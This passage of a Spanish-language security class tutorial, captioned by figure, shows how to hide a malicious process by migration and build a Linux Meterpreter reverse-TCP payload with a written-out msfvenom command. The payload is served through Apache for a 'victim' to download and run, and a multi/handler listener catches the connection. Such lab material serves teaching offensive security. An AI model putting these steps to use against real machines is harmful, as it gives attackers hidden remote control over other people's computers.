



Ilustración 19 Proceso migrado.



Ahora se puede observar que nuestro programa malicioso desapareció de la lista de procesos.


Ilustración 20 Verificación de que si migró.



CREAR PROGRAMA MALISIOSO PARA UBUNTU.


Para crear el programa malicioso en la carpeta “clase” se debe usar este comando `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT=4678 -f elf > /home/orulaparr/Escritorio/clase/satena.elf`

Ilustración 21Crear archivo malicioso para Ubuntu.




Este sería el archivo creado.

Ilustración 22 Archivo malicioso para Ubuntu creado.




Ahora se debe copiar y pegar en la carpeta de apache.

Ilustración 23 Copiar y pegar archivo en la carpeta de apache.




Cuando la víctima ingrese a la página web, le aparecerá el archivo “satena.elf”

Ilustración 24 Ingresar a la página web para descargar el archivo.



Una vez descargado, se debe ingresar a la terminal para darle los permisos y ejecutarlo ya que gráficamente no se ejecutan los archivos de este tipo.


Ilustración 25 Archivo descargado.



CONFIGURAR EXPLOIT.


Seleccionar el Exploit.

Ilustración 26 Search multi/handler.



Configurar el payload.

Ilustración 27 Configurar el payload.



Una vez la víctima le de los permisos y ejecute el archivo, este dará el acceso y listo.

Ilustración 28 Dar permiso para abrir el archivo y ejecutarlo.





Ilustración 29 Esperar a que la víctima abra el archivo.



Con el comando `ps` se miran los procesos del pc de la víctima.

Ilustración 30 Estos serían los procesos.




Ilustración 31 Archivo malicioso en ejecución.